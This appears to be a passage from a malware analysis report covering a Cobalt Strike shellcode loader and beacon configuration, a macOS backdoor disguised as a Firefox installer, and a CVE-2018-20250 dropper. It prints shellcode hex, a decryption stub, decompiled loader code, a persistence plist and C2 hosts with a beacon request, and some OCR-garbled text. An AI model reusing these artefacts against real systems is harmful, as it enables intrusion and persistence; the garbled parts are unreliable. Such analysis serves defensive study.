v130 = 'c\0(';
v131 = 'm\0o';
v132 = 'a\0p';
v133 = 'i\0t';
v134 = 'l\0b';
v135 = ';\0e';
v136 = 'M\0 ';
v137 = 'I\0S';
v138 = ' \0E';
v139 = '.\09';
v140 = ';\00';
v141 = 'W\0 ';
v142 = 'n\0i';
v143 = 'o\0d';
v144 = 's\0w';
v145 = 'N\0 ';
v146 = ' \0T';
v147 = '.\06';
v148 = ';\01';
v149 = 'T\0 ';
v150 = 'i\0r';
v151 = 'e\0d';
v152 = 't\0n';
v153 = '5\0/';
v154 = '0\0.';
v155 = 41;
```

The downloaded AwPT file from cobaltstrike is the shellcode module:




```
AwPT
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  FC E8 01 00 00 00 81 EB  2E 59 8B 11 48 83 C1 04  üè.....ë.Y▌.H▌Á.
00000010  8B 19 31 D3 48 83 C1 04  51 8B 39 31 D7 89 39 31  ▌.1ÓH▌Á.Q▌91×▌91
00000020  FA 48 83 C1 04 83 EB 04  31 FF 39 FB 74 02 EB E9  úH▌Á.▌ë.1ÿ9ût.ëé
00000030  5A 48 83 EC 08 FF E2 E8  CD FF FF FF 1B 7E C1 C9  ZH▌ì.ÿâèÍÿÿÿ.~ÁÉ
00000040  1B 46 C2 C9 56 24 29 C9  56 24 29 92 DF FB 7B D7  .FÂÉV$)ÉV$)’ßû{×
00000050  8A 72 9E 56 49 5A 1D 56  49 A5 CE 3E B9 10 6C 68  ▌r▌VIZ.VI¥Î>¹.lh
00000060  D1 14 6C 68 D1 43 93 B8  D1 43 93 B8 D1 43 93 B8  Ñ.lhÑC▌¸ÑC▌¸ÑC▌¸
00000070  D1 43 93 B8 D1 43 93 B8  D1 43 93 B8 D1 43 93 B8  ÑC▌¸ÑC▌¸ÑC▌¸ÑC▌¸
00000080  21 43 93 B8 2F 5C 29 B6  2F E8 20 7B 0E 50 21 37  !C▌¸/\)¶/è {.P!7
00000090  C3 71 75 5F AA 02 55 2F  D8 6D 32 5D B9 00 12 3E  Ãqu_ª.U/Øm2]¹..>
000000A0  D8 6E 7C 51 AC 4E 1E 34  8C 3C 6B 5A AC 55 05 7A  Øn|Q¬N.4▌<kZ¬U.z
000000B0  E8 1A 56 5A 85 75 32 3F  AB 78 3F 35 8F 78 3F 35  è.VZ▌u2?«x?5.x?5
000000C0  8F 78 3F 35 58 85 61 00  CB 19 51 66 58 85 61 00  .x?5X▌a.Ë.QfX▌a.
000000D0  CB 19 51 66 E5 CA F7 00  77 56 C7 66 FA 98 73 00  Ë.QfåÊ÷.wVÇfú▌s.
000000E0  41 04 43 66 CC CA E6 00  4C 56 D6 66 C1 98 65 00  A.CfÌÊæ.LVÖfÁ▌e.
000000F0  D0 04 55 66 64 5E 1E 00  F8 C2 2E 66 6B 5E 1F 00  Ð.Ufd^..øÂ.fk^..
00000100  19 C2 2F 66 94 0C 96 00  BB 90 A6 66 36 5E 04 00  .Â/f▌.▌.».¦f6^..
00000110  A4 C2 34 66 29 0C 95 00  BB 90 A5 66 E9 F9 C6 0E  ¤Â4f).▌.».¥féùÆ.
00000120  7A 65 F6 68 7A 65 F6 68  7A 65 F6 68 7A 65 F6 68  zeöhzeöhzeöhzeöh
00000130  7A 65 F6 68 2A 20 F6 68  66 21 F2 68 2B 71 62 33  zeöh* öhf!òh+qb3
00000140  2B 71 62 33 2B 71 62 33  CB 71 60 92 C0 70 69 92  +qb3+qb3Ëq`’Àpi’
00000150  C0 3E 6B 92 C0 FC 6A 92  C0 FC 6A 92 B1 8B 6B 92  À>k’Àüj’Àüj’±▌k’
00000160  B1 9B 6B 92 B1 FB 69 92  B1 FB 69 82 B1 EB 69 82  ±▌k’±ûi’±ûi▌±ëi▌
00000170  B1 E9 69 82 B4 E9 69 82  B4 E9 69 82 B1 E9 69 82  ±éi▌´éi▌´éi▌±éi▌
00000180  B1 E9 69 82 B1 D9 6D 82  B1 DD 6D 82 B1 DD 6D 82  ±éi▌±Ùm▌±Ým▌±Ým▌
00000190  B3 DD 2D 83 B3 DD 3D 83  B3 CD 3D 83 B3 CD 2D 83  ³Ý-▌³Ý=▌³Í=▌³Í-▌
000001A0  B3 DD 2D 83 B3 DD 2D 83  A3 DD 2D 83 F3 DC 2E 83  ³Ý-▌³Ý-▌£Ý-▌óÜ.▌
000001B0  A2 DC 2E 83 D6 32 2C 83  76 32 2C 83 76 32 2C 83  ¢Ü.▌Ö2,▌v2,▌v2,▌
000001C0  76 32 2C 83 76 32 2C 83  76 32 2C 83 76 32 2C 83  v2,▌v2,▌v2,▌v2,▌
000001D0  76 32 2C 83 76 22 28 83  B6 34 28 83 B6 34 28 83  v2,▌v"(▌¶4(▌¶4(▌
000001E0  B6 34 28 83 B6 34 28 83  B6 34 28 83 B6 34 28 83  ¶4(▌¶4(▌¶4(▌¶4(▌
000001F0  B6 34 28 83 B6 34 28 83  B6 34 28 83 76 DC 2A 83  ¶4(▌¶4(▌¶4(▌vÜ*▌
00000200  36 DC 2A 83 36 DC 2A 83  36 DC 2A 83 36 BC 28 83  6Ü*▌6Ü*▌6Ü*▌6¼(▌
00000210  42 BF 28 83 42 BF 28 83  42 BF 28 83 42 BF 28 83  B¿(▌B¿(▌B¿(▌B¿(▌
00000220  42 BF 28 83 42 BF 28 83  42 BF 28 83 6C CB 4D FB  B¿(▌B¿(▌B¿(▌lËMû
00000230  18 CB 4D FB 12 87 4F FB  12 97 4F FB 12 D9 4D FB  .ËMû.▌Oû.▌Oû.ÙMû
00000240  12 DD 4D FB 12 DD 4D FB  12 DD 4D FB 12 DD 4D FB  .ÝMû.ÝMû.ÝMû.ÝMû
00000250  32 DD 4D 9B 1C AF 29 FA  68 CE 29 FA C9 6F 29 FA  2ÝM▌.¯)úhÎ)úÉo)ú
00000260  C9 0F 2B FA C9 AD 2B FA  C9 FF 29 FA C9 FF 29 FA  É.+úÉ-+úÉÿ)úÉÿ)ú
00000270  C9 FF 29 FA C9 FF 29 FA  89 FF 29 BA A7 9B 48 CE  Éÿ)úÉÿ)ú▌ÿ)º§▌HÎ
00000280  C6 9B 48 CE 86 64 48 CE  86 74 4B CE 86 50 4B CE  Æ▌HÎ▌dHÎ▌tKÎ▌PKÎ
00000290  86 A4 49 CE 86 A4 49 CE  86 A4 49 CE 86 A4 49 CE  ▌¤IÎ▌¤IÎ▌¤IÎ▌¤IÎ
000002A0  C6 A4 49 0E E8 D6 2C 62  87 B5 2C 62 DD AB 2C 62  Æ¤I.èÖ,b▌µ,bÝ«,b
000002B0  DD BB 28 62 DD 9B 28 62  DD 83 2B 62 DD 83 2B 62  Ý»(bÝ▌(bÝ▌+bÝ▌+b
```

The following figure shows the algorithm to decrypt the attached data at the end. Like the shellcode module from cobaltstrike, the difference from before is that the shift moves 8 bytes backward:



```
seg000:00000009 sub_9           proc near               ; CODE XREF: seg000:loc_37↓p
seg000:00000009                 pop     ecx
seg000:0000000A                 mov     edx, [ecx]
seg000:0000000C                 dec     eax
seg000:0000000D                 add     ecx, 4
seg000:00000010                 mov     ebx, [ecx]
seg000:00000012                 xor     ebx, edx
seg000:00000014                 dec     eax
seg000:00000015                 add     ecx, 4
seg000:00000018                 push    ecx
seg000:00000019
seg000:00000019 loc_19:                                 ; CODE XREF: sub_9+25↓j
seg000:00000019                 mov     edi, [ecx]
seg000:0000001B                 xor     edi, edx
seg000:0000001D                 mov     [ecx], edi
seg000:0000001F                 xor     edx, edi
seg000:00000021                 dec     eax
seg000:00000022                 add     ecx, 4
seg000:00000025                 sub     ebx, 4
seg000:00000028                 xor     edi, edi
seg000:0000002A                 cmp     ebx, edi
seg000:0000002C                 jz      short loc_30
seg000:0000002E                 jmp     short loc_19
seg000:00000030 ; ---------------------------------------------------------------------------
seg000:00000030
seg000:00000030 loc_30:                                 ; CODE XREF: sub_9+23↑j
seg000:00000030                 pop     edx
seg000:00000031                 dec     eax
seg000:00000032                 sub     esp, 8
seg000:00000035                 jmp     edx
seg000:00000035 sub_9           endp
seg000:00000035
seg000:00000037 ; ---------------------------------------------------------------------------
seg000:00000037
seg000:00000037 loc_37:                                 ; CODE XREF: seg000:loc_7↑j
seg000:00000037                 call    sub_9
seg000:00000037 ; ---------------------------------------------------------------------------
seg000:0000003C                 dd 0C9C17E1Bh           ; 待解密数据开始
seg000:00000040                 dd 0C9C2461Bh
seg000:00000044 ; ---------------------------------------------------------------------------
seg000:00000044                 push    esi
seg000:00000045                 and     al, 29h
seg000:00000047                 leave
seg000:00000048                 push    esi
seg000:00000049                 and     al, 29h
seg000:0000004B                 xchg    eax, edx
```


The decrypted data is a beacon module, as shown in the figure:



导出模块名:beacon.dll
编译器信息:VC 9.0

节信息	导出表	引入表
.text	_ReflectiveLoader@4	KERNEL32.dll
.rdata		ADVAPI32.dll
.data		WININET.dll
.reloc		WS2_32.dll
		DNSAPI.dll
		IPHLPAPI.DLL


Extract the configuration file information as follows:



```
骸 (T牆?5罺敞1契  ↓
刘鴻搗憲+S?◀氓 ° |搀乒N粘■?→繯 1??c非H夠食P鲤B? └

                  ■ └
office.allsafebrowsing.com,/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keyword
s=books

                        └ €Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko                                                        ↓
 └ @/N4215/adj/amzn.us.sr.aps                                      ♪ └
┘



               ♀ └      ↓
   ♪Accept: */*   ↓
   ¶Host: www.amazon.com    •        └   ┐    ♬session-token=    ┐
♀skin=noskin;         ,csm-hit=s-24KU11BB82RZSYGJ3BDK|1419899012996   –
–Cookie
                    ↓
└       ↓
   ♪Accept: */*   ↓
   ┬Content-Type: text/xml    ↓
    X-Requested-With: XMLHttpRequest    ↓
   ¶Host: www.amazon.com              ↓
sz=160x600          ◀oe=oe=ISO-8859-1;    •        |   ┐sn
–s=3717             "dc_ref=http%3A%2F%2Fwww.amazon.com   •          └   ┘
└ @%windir%\syswow64\rundll32.exe                                       └
@%windir%\sysnative\rundll32.exe                                       ※ └
€\\%s\pipe\msagent_%x
                                                         ┐    ‼ ┐ ┘      ¶ ┐ ┘
→ └ ┼GET                 ← └ ┼POST                ┐ ┘      % ┐ ┘     &     ┐   '
┐   #    ┐ ┐ ( ┐ ┘      ) ┐ ┘     +     ┐ @ ,     ┐ @ – ┐ ┘        .
└



                       /
└



                       0    ┐ | ←
```


MAC Backdoor

The analysis object is a MAC backdoor disguised as a browser.




Firefox.dmg 2018/9/27 17:01 DMG 文件 2,863 KB

The extracted file structure is as follows, which is a macOS installation package, as shown in the figure:




名称	修改日期	类型	大小
.background	2019/5/7 12:10	文件夹	
.fseventsd	2019/5/7 12:10	文件夹	
.HFS+ Private Directory Data_	2018/3/23 12:10	文件夹	
.Trashes	2018/3/23 12:10	文件夹	
[HFS+ Private Data]	2018/3/23 12:10	文件夹	
Firefox.app	2019/5/7 12:10	文件夹	
.DS_Store	2018/3/23 12:10	DS_STORE 文件	11 KB
.VolumeIcon.icns	2018/3/23 12:03	ICNS 文件	449 KB

After opening it, the interface for installing Firefox will be displayed. Double-click the Firefox icon, and the Dropper process will be executed:



It will pop up the interface of fake FireFox and click update. Even if the Internet is disconnected, the download progress bar will appear, which is forged by the attacker:


Firefox

50.0 What's new

Downloading update – 23.9 of 34.2 MB


Firefox is designed by Mozilla, a global community working together to keep the Web open, public and accessible to all.

Want to help? Make a donation or get involved!

Licensing Information End-User Rights Privacy Policy

Firefox and the Firefox logos are trademarks of the Mozilla Foundation.

This is the fake interface the attacker drew:



名称	修改日期	类型	大小
en.lproj	2019/5/7 12:10	文件夹	
ajax-loader.gif	2018/3/23 12:10	GIF 文件	9 KB
background.png	2018/3/23 12:10	PNG 图像	68 KB
BackgroundInfo.png	2018/3/23 12:10	PNG 图像	17 KB
bg.png	2018/3/23 12:10	PNG 图像	13 KB
GSUIcon.icns	2018/3/23 12:10	ICNS 文件	783 KB
Update Add-on copy.png	2018/3/23 12:10	PNG 图像	29 KB
UserDefault.conf	2018/3/23 12:10	CONF 文件	81 KB
ViewController0.nib	2018/3/23 12:10	NIB 文件	6 KB
ViewController1.nib	2018/3/23 12:10	NIB 文件	9 KB
ViewController2.nib	2018/3/23 12:10	NIB 文件	4 KB


Firefox is designed by , a working together to keep the Web open, public and accessible to all.

Want to help? or

Firefox and the Firefox logos are trademarks of the Mozilla Foundation.


After running, Dropper will create the following APP in the Library directory to start up:

/ Users/username/Library/LaunchAgents/com, apple. Spell. Agent. The plist




```
bogon:LaunchAgents abc$ cat com.apple.spell.agent.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.co
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.spell.agent</string>
<key>ProgramArguments</key>
<array>
<string>/Users/abc/Library/Spelling/spellagentd</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
```

The app in the startup directory to the directory: / Users/username/Library/Spelling/spellagentd file, the file in OSX bin file, code did add case processing, will decrypt the shellcode in memory and execute, as shown in figure:




```
__int64 __usercall start@<rax>(__int64 a1@<rbx>, __int64 a2@<r14>, __int64 a3@<r8>)
{
  unsigned int v3; // ecx
  unsigned __int64 v4; // rax
  unsigned int v5; // edx
  unsigned __int16 *v6; // rbx
  __int64 (__fastcall *v7)(__int64, __int64); // r15
  char v9; // [rsp+10h] [rbp-4030h]
  void *retaddr; // [rsp+4048h] [rbp+8h]

  v3 = *(_DWORD *)(((unsigned __int64)start & 0xFFFFFFFFFFFF0000LL) + 0x10);
  if ( v3 )
  {
    v4 = (unsigned __int64)start & 0xFFFFFFFFFFFF0000LL | 0x20;
    v5 = 0;
    while ( *(_DWORD *)v4 != 25 || *(_QWORD *)(v4 + 10) != 6073460636892678476LL )
    {
      ++v5;
      v4 += *(unsigned int *)(v4 + 4);
      if ( v5 >= v3 )
        goto LABEL_10;
    }
    v6 = *(unsigned __int16 **)(v4 + 24);
    a3 = (__int64)v6 + *v6;
    do
    {
      a2 = *((unsigned int *)v6 - 1);
      v6 -= 2;
    }
    while ( !a2 );
    a1 = (__int64)v6 - a2;
  }
LABEL_10:
  v7 = (__int64 (__fastcall *)(__int64, __int64))sub_F00008FD(a1, a2, (__int64)&v9, 0x4000LL, a3);// Decode codes
  sub_F0000F7E();
  retaddr = (void *)(signed int)retaddr;
  return v7(a1, a2);                             // Run shellcode
}
```

After execution back to the address: rio.imbandaad.com, through a Post request packets sent to the server: http://rio.imbandaad.com/v3/yQ/r/eiCu1gd6Qme.js



```
POST /v3/yQ/r/eiCu1gd6Qme.js HTTP/1.1
Host: rio.imbandaad.com
User-Agent: curl/7.11.3
Accept: */*
Content-Length: 319
Content-Type: application/x-www-form-urlencoded

.........&`.TX%...r2D..q.a.~.........mz.....t.4.4.vLwIW..f.al..8UO g...\...^...
%.Z.......D....:.Q.r..........q...8.l.....z.....=.....z.x2/
ucpO..u...I.....h.85V..e..n...!).%...
L.+.O|K.V....,C.g.n.+3H 6..e\,..1-..2w....J...bv......n...|
x.@o.-..l...X_....z>H...aj....'.%........eN?% y..q..T.F.......l"...FO...+.k.:.vU...F
```


But the address is no longer valid. The signature information of the App is as follows:



```
Identifier = org, mozilla firefox
Format=bundle with mach-o universal (i386 x86_64)
CodeDirectory v=20200 size=623 flags=0x0(none) hashes=24+3 location=embedded
Hash type = sha1 size = 20
CDHash = f1ebdfdfa0c6ab158bc619350c54d3e337a5d849
Signature size = 4233
Authority=Developer ID Application: Melinda Cline (P74QRJXB2F)
Authority = Developer ID Certification Authority
Authority = Apple Root CA
Signed Time=Mar 22, 2018, 9:10:20 PM
The Info. The plist entries = 24
TeamIdentifier = P74QRJXB2F
Sealed Resources version=2 rules=12 files=11
Internal requirements count = 1 size = 212
```

CocCocUpdate

CocCocUpdate is a Dropper that is released into the startup directory using a compression package constructed by cve-2018-20250 vulnerability. The screenshot of the compression package is as follows:




..	<UP--DIR>	2019/4/29 17:3...	本地磁盘				d...	
C:	<SUB-DIR>	2019/2/21 22:0...	文件夹				d...	
1.jpg	281,107	2019/2/21 22:0...	JPG 文件	281,107	100%	Good	-...	0x2B...
1.psd	1,255,922	2019/2/21 22:0...	PSD 文件	1,255,922	100%	Good	-...	0x2E...
2.jpg	227,226	2019/2/21 22:0...	JPG 文件	227,226	99%	Good	-...	0xDC...
2.psd	1,688,711	2019/2/21 22:0...	PSD 文件	1,688,711	100%	Good	-...	0x2A...
3.jpg	225,017	2019/2/21 22:0...	JPG 文件	225,017	100%	Good	-...	0xAF...
3.psd	1,903,698	2019/2/21 22:0...	PSD 文件	1,903,698	100%	Good	-...	0x5F...
4.jpg	1,273,862	2019/2/21 22:0...	JPG 文件	1,273,862	100%	Good	-...	0x1B...
4.psd	8,724,681	2019/2/21 22:0...	PSD 文件	8,724,681	100%	Good	-...	0x75...
ARIALUNI.TTF	23,275,812	2019/2/21 22:0...	TrueType 字体文件	23,275,812	100%	Good	-...	0x2C...
bank.psd	3,025,020	2019/2/21 22:0...	PSD 文件	3,025,020	100%	Good	-...	0x3F...
bank_copy.jpg	362,302	2019/2/21 22:0...	JPG 文件	362,302	100%	Good	-...	0x23...
Card.psd	15,037,073	2019/2/21 22:0...	PSD 文件	15,037,073	100%	Good	-...	0x7E...
Card_copy.jpg	290,512	2019/2/21 22:0...	JPG 文件	290,512	100%	Good	-...	0xF8...
Imprisha.ttf	54,980	2019/2/21 22:0...	TrueType 字体文件	54,980	100%	Good	-...	0x8A...
